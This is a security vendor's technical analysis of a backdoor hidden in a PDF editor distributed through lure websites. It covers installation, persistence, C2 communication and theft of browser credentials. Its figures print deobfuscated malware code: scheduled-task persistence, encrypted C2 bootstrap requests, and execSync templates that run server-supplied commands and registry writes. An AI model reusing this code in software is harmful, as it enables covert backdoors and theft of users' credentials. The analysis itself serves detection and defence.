Backdoor in "AppSuite PDF Editor": A Detailed Technical Analysis

By G DATA Security Center

Published: 2025-09-16 · Archived: 2026-04-05 15:46:57 UTC

Some threat actors are bold enough to submit their own malware as false positive to antivirus companies and demand removal of the detection. This is exactly what happened with AppSuite PDF Editor. Initially, automation flagged it as a potentially unwanted program—a verdict that is typically reserved for legitimate software with shady features like unwanted advertisement or installation of third-party programs without proper consent. In the case of AppSuite, however, we found a backdoor.

Analysis by Karsten Hahn and Louis Sorita

High-ranking websites

Threat actors are leveraging websites, which have high-ranking search results, to lure users into downloading a deceptively functioning 'productivity tool' or 'command center' for PDF management. The websites have similarities to the download pages of JustAskJacky and other classical trojan horses we described earlier in this blog article.

These different websites download the very same MSI installer[1].



Figure 1: PDF editor is advertised on various websites with different designs

AppSuite Microsoft installer

The downloadable installer[1] is a Microsoft Installer (MSI) file that was created with an open-source version of WiX, which is a 'set of tools that build Windows Installer packages'.

Upon execution and accepting the EULA, the installer immediately downloads the PDF editor program from vault[.]appsuites[.]ai to the '%USERPROFILE%\PDF Editor' directory.

It then executes the main application with no arguments which is equivalent to starting the **--install** routine, which we will describe later. It also creates an autorun entry that supplies the command line argument **--cm=--fullupdate** (sic!) for the next run of the malicious application.

AppSuite PDF Editor

The editor itself is an Electron application, a framework that allows developers to build cross-platform desktop applications with JavaScript. The program is installed to '%USERPROFILE%\PDF Editor' or '%LOCALAPPDATA%\Programs\PDF Editor'

Components overview

The following components are the most important in our analysis, you will find the sample hashes in the indicators of compromise section at the bottom:

Filename	Path	Description
pdfeditor.js[2]	PDF Editor\resources\app\w-electron\bin\release	main code, contains the backdoor
packages.json	PDF Editor\resources\app	main code execution reference for pdfeditor.js
UtilityAddon.node[3]	PDF Editor\resources\app\w-electron\bin\release\lib	helper DLL, among others used for persistence with scheduled tasks
LOG1	PDF Editor\resources\app\w-electron\bin\release\default	encoded JSON file with settings
LOG0	PDF Editor\resources\app\w-electron\bin\release\default	temporary JSON file
PDFEditorSetup.exe[4]	PDF Editor\	NSIS installer that contains all relevant files, adds RUN entry to registry that executes the application with command line switch **--cm=--fullupdate**
PDF Editor.exe[5]	PDF Editor\	this is a standard Electron app launcher

Filename	Path	Description
Uninstall PDF Editor.exe[6]	PDF Editor\	the uninstaller of the program

The main component is the file pdfeditor.js[2] which contains JavaScript code that is obfuscated with Obfuscator.io and additionally features custom string obfuscation routines.

Commandline switches and GUI

The script pdfeditor.js[2] takes the following command line arguments (see also figure 4).

Command line switch	Meaning	Backdoor routine
--c and --cm missing	Initiates installation	--install
--c=0	skips main backdoor code and immediately runs GUI if the file \\mode.data exists	none
--cm=--cleanup	Unregisters from the server and deletes scheduled tasks PDFEditorScheduledTask and PDFEditorUScheduledTask	--cleanup
--cm=--partialupdate	Contacts server for configurations, reads browser keys and changes browser settings, can execute arbitrary commands	--check
--cm=--fullupdate	Contacts server for configurations, reads browser keys and changes browser settings, can execute arbitrary commands, additionally kills specific processes	--reboot
--cm=--enableupdate	Adds the RUN key PDFEditorUpdater with --cm=--fullupdate commandline switch	none

Command line switch	Meaning	Backdoor routine
--cm=--disableupdate	Removes the RUN key PDFEditorUpdater	none
--cm=--backupupdate	Polls the server for actions to execute, these actions allow among others additional malware downloads, data exfiltration, and registry changes, the command line switch is often run through a recurring scheduled task	--ping

AppSuite translates many of the innocent looking command line arguments into what it calls “wc routines”: **--install, --ping, --check, --reboot, --cleanup**. We believe that these may have been the original command line switches that were wrapped into more innocent-looking commands. They represent the core routines of the backdoor, which we describe in the following sections.

```
let __c_value = ___app.commandLine.getSwitchValue('c');
let __cm_value = ___app.commandLine.getSwitchValue('cm');
console.log('args=' + __c_value);
console.log("args2=" + __cm_value);
let __working_dir = __dirname.replace("\\resources\\app\\w-electron\\bin\\release", '');
console.log("wkdir = " + __working_dir);
if (!___app.commandLine.hasSwitch('c') && !___app.commandLine.hasSwitch('cm')) {
  await __toAddWcRoutine('--install');
  _print_mode_file();
}
if (___app.commandLine.hasSwitch('c') && __c_value == '0') {
  _print_mode_file();
}
if (___app.commandLine.hasSwitch('cm')) {
  if (__cm_value == "--cleanup") {
    await __toAddWcRoutine(__cm_value);
    console.log("remove ST");
    __UtilityAddon_node.remove_task_schedule(_AppFields683.scheduledTaskName);
    __UtilityAddon_node.remove_task_schedule(_AppFields683.scheduledUTaskName);
  } else {
    if (__cm_value == "--partialupdate") {
      await __toAddWcRoutine('--check');
    } else {
      if (__cm_value == "--fullupdate") {
        await __toAddWcRoutine("--reboot");
      } else {
        if (__cm_value == "--enableupdate") {
          __UtilityAddon_node.SetRegistryValue(_AppFields683.registryName, "\"" + __working_dir + "\\" + _AppFields683.
          appName + "\" --cm=--fullupdate");
        } else {
          if (__cm_value == "--disableupdate") {
            __UtilityAddon_node.DeleteRegistryValue(_AppFields683.registryName);
          } else if (__cm_value == "--backupupdate") {
            await __toAddWcRoutine("--ping");
          }
```

Figure 4: Handling of the command line switches

Except for the **--c** switch, all other command line switches create an instance of the main backdoor code and run it. After the backdoor code, a file named **mode.data** toggles whether a GUI is shown or if the application is silent. The file **mode.data** must exist in the 'working directory', which is

%USERPROFILE%\PDF Editor\resources\app\w-electron\bin**release**

If that is the case, the program will open a graphical user interface (GUI) that allows users to edit PDF files (see figure 5). The GUI is internally a browser window that opens the URL hxxps://pdf-tool.appsuites(dot)ai/en/**pdfeditor**

with the user agent **PDFFusion/93HEU7AJ**. Without that specific user agent the website stays blank, probably to force people to use the AppSuite program instead of their own browser.

Because the PDF editing is done via a browser window, the majority of the pdfeditor.js code is dedicated to backdoor and adware routines. Out of 3661 lines of deobfuscated code, only 17 open the browser window and thus run the decoy application.



Figure 5: The GUI of PDF editor is actually a browser window

Backdoor routine --install

The backdoor invokes the **--install** routine if the caller did not supply any of the command line switches **--c** or **--cm**. The script checks if it already has an installation ID, which is abbreviated as ‘iid’ in the script. This install ID is saved alongside other settings in the LOG1 file and it is empty per default

If there is no installation ID, the script checks if an SID exists. If it does not exist, it obtains it via the UtilityAddon.node[3] DLL function get_sid(). If the SID exists, it will continue by registering the application to the C2 server, first via node-fetch on:

hxxps://appsuites(dot)ai/api/s3/**new**?=fid=ip&version=1.0.28

Figure 6: Node-fetch request on appsuites(dot)ai /api/s3/new

And if that does not work, it tries:

hxxps://sdk.appsuites(dot)ai/api/s3/**new**?fid=ip&version=1.0.28

The supplied version is the hardcoded version of the backdoor. The server responds with a JSON that provides the installation ID.

The backdoor converts the SID to a hex string representation and saves installation ID and SID values to LOG1. In LOG1 the SID value is called ‘usid’ and the installation ID is called ‘iid’.

Afterwards, regardless if obtaining SID and installation ID had been successful, pdfeditor.js also triggers scheduled task creation for two tasks:

1. PDFEditorScheduledTask runs the application with **--cm=--partialupdate** which triggers the --check routine once
2. PDFEditorUScheduledTask runs the application with **--cm=--backupupdate,** which repeatedly triggers the –-ping routine

```
function ScheduleTask() {
  try {
    let _0x7b6e45 = __UtilityAddon_node.mutate_task_schedule("\\", _AppFields683
    .scheduledTaskName, 0x1);
    if (!_0x7b6e45) {
      __UtilityAddon_node.create_task_schedule(_AppFields683.scheduledTaskName,
      _AppFields683.scheduledTaskName, "\"" + __working_dir + "\\" +
      _AppFields683.appName + "\"", "--cm=--partialupdate", __working_dir, 0x5a2
      );
    }
    if (!_0x7b6e45) {
      __UtilityAddon_node.create_repeat_task_schedule(_AppFields683.
      scheduledUTaskName, _AppFields683.scheduledUTaskName, "\"" + __working_dir
       + "\\" + _AppFields683.appName + "\"", "--cm=--backupupdate",
      __working_dir);
    }
  } catch (_0x574ef0) {
    console.log(_0x574ef0);
  }
}
```

Figure 7: Creation of scheduled tasks via UtilityAddon.node

The script calls the export functions of UtilityAddon.node to create the scheduled tasks. If the exported function **mutate_task_schedule** returns false, it calls **create_task_schedule** and **repeat_task_schedule**, which supply the parameters to initiate a --check once and a repeated --ping.

Following the function FUN_1800006940 from mutate_task_schedule, two hex values are typecasted into 'IID *' (Interface Identifiers) which is a GUID struct (Globally Unique Identifier).

These hex data when converted into GUID are actually Task Scheduler Component Object Model:

- c7a4ab2fa94d1340969720cc3fd40f85
  - {2FABA4C7-4DA9-4013-9697-20CC3FD40F85969720CC3FD40F85}
    - COM interface ITaskService
- 9f36870fe5a4fc4cbd3e73e6154572dd
  - {0F87369F-A4E5-4CFC-BD3E-73E6154572DDBD3E73E6154572DD}
    - COM class Schedule.Service

The function mutate_task_schedule checks if the **Task Scheduler** and **Scheduled Task class object** already has the **PDFEditorScheduledTask** taskname and returns true or false accordingly.

The sixth parameter 0x5a2, 1442 in decimal, of the **create_task_schedule** function is multiplied by 600,000,000 (100-ns ticks), which is equivalent to **1 minute** and is added to the current local/system time which will be the execution of the scheduled task. This means that the scheduled execution of the PDF Editor.exe with **--cm=--partialupdate** switch will be after **1 day, 0 hour and 2 minutes.**

This behavior ensures that no suspicious activity is shown in automatic sandbox systems, which commonly do not wait one day for a scheduled task execution.

```
if (iVar6 < 0) goto LAB_1800087c6;
GetLocalTime(&local_140);
SystemTimeToFileTime(&local_140,&local_130);
local_130 = (_FILETIME)((longlong)param_6 * 600000000 + (longlong)local_130);
FileTimeToSystemTime(&local_130,&local_140);
puVar10 = (undefined8 *)FUN_180006170((undefined8 *)&local_1e0,(uint)local_140.wMinute);
puVar9 = (undefined8 *)FUN_180006170((undefined8 *)&local_268,(uint)local_140.wHour);
puVar7 = (undefined8 *)FUN_180006170(&local_248,(uint)local_140.wDay);
puVar11 = (undefined8 *)FUN_180006170(&local_228,(uint)local_140.wMonth);
plVar12 = (longlong *)FUN_180006170((undefined8 *)&local_208,(uint)local_140.wYear);
uVar21 = plVar12[2];
if (plVar12[3] == uVar21) {
  lVar20 = 1;
  plVar12 = FUN_18000f050(plVar12,1,0,&DAT_180043b80,1);
}
else {
  lVar20 = uVar21 + 1;
  plVar12[2] = lVar20;
  plVar16 = plVar12;
  if (7 < (ulonglong)plVar12[3]) {
    plVar16 = (longlong *)*plVar12;
  }
  *(undefined2 *)((longlong)plVar16 + uVar21 * 2) = 0x2d;
  *(undefined2 *)((longlong)plVar16 + lVar20 * 2) = 0;
```

Figure 10: Decompiled code of create_task_schedule export function of UtilityAddon.node dll

Backdoor routine --cleanup and infection remediation

The **--cleanup** routine is commonly called from the uninstaller, a separate NSIS executable distributed with the program. The uninstaller indeed removes the backdoor files, likely to avoid raising suspicion. After all, the threat actors attempted to appeal the potentially unwanted verdict, probably hoping that we would not be able to deobfuscate the code and only rely on dynamic analysis. A non-functional uninstaller would have undermined their appeal.

The cleanup routine sends its installation ID to the remote server via one of:

- hxxps://appsuites(dot)ai/api/s3/remove?iid=<iid>
- hxxps://sdk.appsuites(dot)ai/s3/remove?iid=<iid>

Afterwards it deletes the two scheduled tasks PDFEditorScheduledTask and PDFEditorUScheduledTask.

You might be wondering at this point if the official AppSuite uninstaller will fully remediate the infection. But this is a fallacy. Firstly, the backdoor sometimes creates additional scheduled tasks in the --check or --reboot routine. Secondly, any backdoor infection provides unauthorized access for threat actors to the system, which means they can install additional malware and autorun routines. Thirdly, we do not trust that the uninstaller works as described for all versions of the backdoor, because threat actors created it.

Because of that unauthorized access any backdoor infection that successfully contacted the command and control server should be cleaned by repaving the system, which means formatting the affected drives and re-installing the operating system. In case of AppSuite, repaving is necessary if the backdoor's scheduled tasks have been executed.

```
Push         "D"
Push         ""
Call         sub_8f6c()     ↓1                    ; → .↕:..??↕.:¶?¶
ExtractFile  0x20000A9, "{$PLUGINDIR}\\StdUtils.dll", 0x1B17, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFDB
SetFlag      0xD, ""
RegisterDLL  "{$PLUGINDIR}\\StdUtils.dll", "GetParameter", "", 0x1
Pop          $R0
StrCmp       "{$R0}", "", .16, 0x0, 0x0     ↓2
Assign       $INSTDIR, "{$R0}", "", ""

Call         sub_8f6c()     ↓1                    ; → .↕:..??↕.:¶?¶
ExtractFile  0x20000A9, "{$PLUGINDIR}\\nsExec.dll", 0xCD43, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFDB
SetFlag      0xD, ""
Push         "TaskKill /IM \"PDF Editor.exe\" /F"
RegisterDLL  "{$PLUGINDIR}\\nsExec.dll", "Exec", "", 0x0
Call         sub_8f6c()     ↓1                    ; → .↕:..??↕.:¶?¶
ExtractFile  0x20000A9, "{$PLUGINDIR}\\nsExec.dll", 0xCD43, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFDB
SetFlag      0xD, ""
Push         "\"{$INSTDIR}\\PDF Editor.exe\" --cm=--cleanup"
RegisterDLL  "{$PLUGINDIR}\\nsExec.dll", "Exec", "", 0x0
DeleteRegKey 0x0, 0x80000001, "SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run", "PDFEditorUpdater"
DeleteRegKey 0x0, 0x80000001, "Software\\PDFEditor", "InstallVersion", 0x0
DeleteRegKey 0x0, 0x80000001, "Software\\PDFEditor", "", 0x1
Return
```

Figure 11: NSIS setup script showing --cm=--cleanup switch being set during uninstallation

Backdoor routine --ping

The **--ping** routine only works if the program already received an installation ID. If that is the case, it builds an ActionRequest object (object name by us) which consists of the following fields:

- Progress
- Activity
- Session
- Timezone
- Version
- NextURL
- Value containing the lists: File, Reg, URL and Proc

The backdoor encrypts this ActionRequest object with AES-128-CBC encryption, using 0x10 random bytes as the initialization vector or IV. The backdoor derives the encryption key from the installation ID. To do so, it removes all '-' characters from the installation ID string and builds the encryption key by concatenating '276409396fcc0a23' with the first 0x10 bytes of the processed installation ID.

The function then prepends four magic bytes and the IV in uppercase to the encrypted buffer and returns that as a data blob:

IV | 0x41, 0x30, 0x46, 0x42 | AES-encrypted struct



Figure 12: Deobfuscated code for AES-128-CBC encryption and the encrypted ActionRequest struct (click to enlarge)

The backdoor sends this data blob together with the 'iid' as parameter via POST to hxxps://on.appsuites(dot)ai/**ping**

The script decrypts the server response with AES-128-CBC by using again the installation ID to derive the key. The first 0x20 bytes of the message are the IV.

The backdoor unpacks the decrypted response into the ActionRequest object again. Each list in the ActionRequest.Value member contains actions or activities that the backdoor shall perform.

- File – list of file related actions
- Reg – list of registry related actions
- Url – list of URL related actions
- Proc – list of process related actions

For each list, the script calls a handler to execute the queued actions one after another. The activity enum determines what kind of action is performed. The enum has one of the following values:

- EXISTS 0x1

- READ 0x2
- WRITE 0x3
- DELETE 0x4
- EXTRACT 0x5

The following functions are available for each of the activity lists, controlled by the activity enum:

Activity list	Activity enum	Meaning of command
File	EXISTS	Check if file or folder exists
	READ	Read file to hex string
	WRITE	Write file
	DELETE	Delete file
	EXTRACT	Extract chromium preferences
Reg	EXISTS	Check if registry value exists
	READ	Read registry value
	WRITE	Write registry value
	DELETE	Delete registry value
URL	WRITE	Download and save file
Proc	EXISTS	Check if process exists and return true or false
	READ	Return process image path and exists flag

The script obtains the process list by calling the UtilityAddon.node GetPsList() function.

These commands allow the backdoor to load additional malware onto the system and to persist or run it via the registry activities. Reading file and registry allows threat actors to exfiltrate any files or settings from the system. The process listing helps to gauge which security software might be on board and whether the system is real or just an analysis sandbox. This way threat actors can decide whether taking any action, like downloading additional malware, is worthwhile.

The activity lists do not allow arbitrary command execution; this is rather part of the **--check** and **--reboot** core routines.

Backdoor routines --check and --reboot

For both routines, **--check** and **--reboot**, the backdoor calls the same internal function. If the **--reboot** command was supplied, the backdoor will later kill certain processes, but everything else is the same for **--check** and **--reboot**.

First, the script prevents multiple runs by verifying the presence and the last modified time of the file

%USERPROFILE%\PDF Editor\resources\app\w-electron\bin\release**state**

If that file is younger than **900,000 ms**, which is **15 minutes**, the backdoor will terminate itself. If the file is older, it will delete the state file and continue. If the state file does not exist, the backdoor creates the file and writes an empty string into it.

Next, the backdoor decodes the LOG0 file if it exists and copies the SID and installation ID to LOG1. It then checks if it has an installation ID in LOG1 and aborts if it does not have one.

After that it starts a bootstrap function to obtain the **options** configuration from the server. Based on the error messages that function was likely called **GetRtc** by the malware developer(s).

```
async ["_fetchBootStrapOperationsFromC2"]() {
  var __install_iid009;
  var _0x2cbf1e;
  const url_module = _require("url");
  const _URLSearchParams = url_module.URLSearchParams;
  var __curr_install_id = (__install_iid009 = _0xae5ec9.__SettingsObj234.iid) !== null && __install_iid009 !== undefined ?
  __install_iid009 : '';
  const urlparams = new _URLSearchParams();
  const _derived_enc_key = App935.C2Server234.e-key.substring(0x0, 0x18) + __curr_install_id.substring(0x0, 0x8);
  const _params_args = {
    ["iid"]: __curr_install_id,
    ["version"]: _0xae5ec9.__SettingsObj234.version,
    ["isSchedule"]: '0'
  };
  0x0;
  const _0x5e7be2 = _0x5c23fd.encryptAes256CbcHex(_derived_enc_key, JSON.stringify(_params_args));
  urlparams.append("data", _0x5e7be2["data"]);
  urlparams.append("iv", _0x5e7be2["iv"]);
  urlparams.append("iid", (_0x2cbf1e = _0xae5ec9.__SettingsObj234.iid) !== null && _0x2cbf1e !== undefined ? _0x2cbf1e : ''
  );
  0x0;
  let _c2response = await _0x5c23fd._postFormDataToC2('' + App935.C2Server234.appsuites_options, urlparams);
  if (_c2response && _c2response.ok) {
    _0x5c23fd.__substalpha.debug('');
    let _c2response_json = await _c2response["json"]();
    if (_c2response_json["data"]) {
      let _padded = function (__A_pad, _cnt_86) {
        const _0x489f56 = _cnt_86.toString().padStart(0x2, '0');
        return '' + __A_pad + _0x489f56;
      };
      0x0;
      const __decryptedData09 = _0x5c23fd.__decryptAes256CbcHex01(_derived_enc_key, _c2response_json["data"],
      _c2response_json["iv"]);
      const _jsonobj3 = JSON.parse(__decryptedData09);
      let _cnt_56 = 0x1;
      _0xae5ec9.AppSettings._pas_reg_path43 = _jsonobj3[_padded('A', _cnt_56++)];
      _0xae5ec9.AppSettings.y50355J = _jsonobj3[_padded('A', _cnt_56++)];
      _0xae5ec9.AppSettings._reg_path_maybe246 = _jsonobj3[_padded('A', _cnt_56++)];
```

Figure 12: Bootstrap or GetRtc function that fetches command line templates from the server

The bootstrap function uses a hardcoded, XOR obfuscated ‘e-key’ value and the installation ID to derive an AES-256-CBC encryption key. The e-key value is 517876386D6E68D72F5C89EB99E432DC7A592CC32478D0373193000D7DC88FC7

The key consists of: first 0x18 bytes of e-key | first 0x8 bytes of installation ID

The function then encrypts the installation ID, version and an ‘isSchedule’ flag, which is set to 0, with the previously derived key. The backdoor saves the result as hex string in a data blob. Then it sends the data blob, installation ID and IV as parameters with POST to hxxps://sdk.appsuites(dot)ai/api/s3/**options**

The response of the C2 server is a JSON object with file paths, settings and command templates. Among others it contains paths for Wave browser, Shift browser and OneLaunch profiles and settings. The command templates are used in other parts of the code to be executed with, e.g., cmd.exe or reg.exe. Because the commands are set via the

options configuration obtained from the C2, the backdoor has a flexible way to adjust its available commands on the fly.

To put it bluntly: This means AppSuite threat actors may execute arbitrary commands on the infected system. This is also the main reason we classify this malware as backdoor and not just as loader or stealer.

At this point the following actions of the backdoor depend on the supplied command templates, but we inferred a meaning for some of them without the templates.

The backdoor checks if Wave browser, Shift browser, OneLaunch and two other configurable paths exist on the system and sets flags accordingly which trigger later if scheduled tasks or other autorun methods should be created for these applications. The names of these scheduled tasks are ShiftLaunchTask, OneLaunchLaunchTask, WaveBrowser-StartAtLogin.

```
async ["__execSync_AddRegData"](_reg_key_maybe, _reg_value_name66, _reg_data66) {
  try {
    const _cp_module = _require("child_process");
    0x0;
    const _formatted_command_26 = _0x5c23fd._formatWithArgs02(_0xae5ec9.AppSettings._cmd_template_reg_add, _reg_key_maybe,
    _reg_value_name66, _reg_data66);
    _cp_module.execSync(_formatted_command_26);
  } catch (_0x3a2566) {
    await _0x5c23fd.__substalpha._send_exception_event(_command_code_200.__commandline_908, _0x5c23fd.EventTable2.
    _ADD_REGDATA_EVENT, _0x3a2566);
  }
}
async ["__execSync03"](_0xdb1e53, _0x5a3a56) {
  try {
    const _cp_module = _require("child_process");
    0x0;
    const _formatted_command_28 = _0x5c23fd._formatWithArgs02(_0xae5ec9.AppSettings._cmd_template4, _0xdb1e53, _0x5a3a56);
    _0x5c23fd.__substalpha.debug('');
    _cp_module.execSync(_formatted_command_28);
  } catch (_0x1c367a) {
    await _0x5c23fd.__substalpha._send_exception_event(_command_code_200._LOCAL_APPDATA_FOLDER_WCS, _0x5c23fd.EventTable2.
    _EXEC_SYNC3_EVENT, _0x1c367a);
  }
}
async ["__execSync__RegQuery"](_0x99d05c, _0x9f4f6a) {
  try {
    const _cp_module = _require("child_process");
    const _command38 = _0x9f4f6a.trim() == '' ? (0x0, _0x5c23fd._formatWithArgs02)(_0xae5ec9.AppSettings.p49ALL3, _0x99d05c)
     : (0x0, _0x5c23fd._formatWithArgs02)(_0xae5ec9.AppSettings._cmd_templater_reg_query, _0x99d05c, _0x9f4f6a);
    _cp_module.execSync(_command38);
    return true;
  } catch (_exception37) {
    if (!_exception37["stderr"]["includes"](_0xae5ec9.AppSettings.g477SEM)) {
      await _0x5c23fd.__substalpha._send_exception_event(_command_code_200.__commandline_908, _0x5c23fd.EventTable2.
      _REGQUERY_FAIL_EVENT, _exception37);
    }
  }
  return false;
}
```

Figure 13: Command templates and arguments are supplied to a string format function to create the final command and execute it. Here we inferred from the decrypted strings and their usage that two of the command templates are likely meant to contain reg add and reg query commands

The backdoor proceeds to request another configuration from the server, more specifically from

hxxps://sdk.appsuites(dot)ai/api/s3/**config**

This time the server supplies flags and strings for the following values:

Flag or field	Meaning or target	Key saved to LOG1
wc	Disables all handlers for the flags below at once if set to false	-

Flag or field	Meaning or target	Key saved to LOG1
wcs	For Chromium browser: Sends pref and spref to C2, gets modified versions and writes them back	c-key
	unused	-
wdc	For Chromium browser: Sends pref and spref to C2, gets modified versions and writes them back	cw-key
wde	For Chromium browser: Sends pref and spref to C2, gets modified versions and writes them back	ce-key
ol and ol_deep	Read and write OneLaunch settings and data	ol-key
wv and wv_deep	Read and write Wave browser settings and data	wv-key
sf and sf_deep	Read and write Shift browser settings and data	sf-key
pas and pas_deep	possibly OneLaunch password manager	pas-key
code	unused	-
reglist	list of registry keys and values to add	-

Except for code and reglist, all the previous items are boolean flags. Each flag triggers a specific handler function, which means these are switches provided by the C2 server that turn certain functionality on or off. We inferred the meaning of the flags ol, wv, sf and their *_deep variants based on the strings used for the scheduled tasks. For the other switches like wdc an wde we suspect that Edge and Chrome are targeted. But we are not sure because it depends on the **options** config and its command templates.

The code field is unused in the current sample. The reglist is supposedly a list of registry values that the backdoor applies to the system. After processing all entries of the reglist, the script calls the special handlers for the flags.

The handlers for wv, sd and ol read settings files of the applications OneLaunch, Wave Browser and Shift Browser and extract keys from them. Those keys are saved as ol-key, sf-key and wv-key in the LOG1 file. The handlers also add scheduled tasks for their corresponding applications.

The pas handler likely deals with the OneLaunch password manager. We assume that because the OneLaunch-related registry values. The pas-key is also saved to the LOG1 file.

The handlers of wdc, wcs and wde target Chromium based browsers. Each handler is likely for a different flavor of these browsers, e.g. Edge or Chrome. They send the pref and spref files to the server, obtain modified versions from the server and write them back. They execute custom queries on the browser cache files and send the result to the server. Furthermore, the handlers obtain the profile.info_cache and the saved os_crypt.encrypted_key values

and decode them with the GetOsCKey() function of UtilityAddon.node. The obtained keys are saved to LOG1 under the names c-key (for wcs), cw-key (for wdc) and ew-key (for wde).

In summary, these handlers allow the backdoor to query, exfiltrate and manipulate any data or settings of these browsers, including saved credentials, browser history, cookies or setting custom search engines.

```
_0x5c23fd.__substalpha.debug('');
let _didsomething_34 = false;
if (await this.___hasContent_98(_config_record_35.pref)) {
  await this.__writeFileSync01(_file_dest_a, _config_record_35.pref);
  await this._copyFileSync(_file_dest_a, _file_src1);
  _0x5c23fd.__substalpha.debug('');
  _didsomething_34 = true;
}
if (await this.___hasContent_98(_config_record_35.spref)) {
  await this.__writeFileSync01(_file_dest_b, _config_record_35.spref);
  await this._copyFileSync(_file_dest_b, _file_src2);
  _0x5c23fd.__substalpha.debug('');
  _didsomething_34 = true;
}
if (_config_record_35.regdata && _config_record_35.regdata.length !== 0x0) {
  await this.__execSync_AddRegData(_0xae5ec9.AppSettings._reg_path_maybe246 + _keys342[__idx_03], _0xae5ec9.
  AppSettings._reg_value_name268, _config_record_35.regdata);
  _0x5c23fd.__substalpha.debug('');
  _didsomething_34 = true;
}
if (await this.___hasContent_98(_config_record_35.reglist)) {
  const _reglist23759 = JSON.parse(_config_record_35.reglist);
  let _____written08 = [];
  for (const _0x3e90e1 in _reglist23759) {
    if (_reglist23759.hasOwnProperty(_0x3e90e1)) {
      const _0x238248 = _reglist23759[_0x3e90e1];
      const reg_path_mayb26346 = _0x3e90e1.replace('%' + "PROFILE" + '%', _keys342[__idx_03]);
      for (const reg_value_name864098 in _0x238248) {
        if (_0x238248.hasOwnProperty(reg_value_name864098)) {
          const reg_value_data864098 = _0x238248[reg_value_name864098];
          await this.__execSync_AddRegData(reg_path_mayb26346, reg_value_name864098, reg_value_data864098);
          _____written08.push(reg_value_name864098);
        }
      }
    }
  }
```

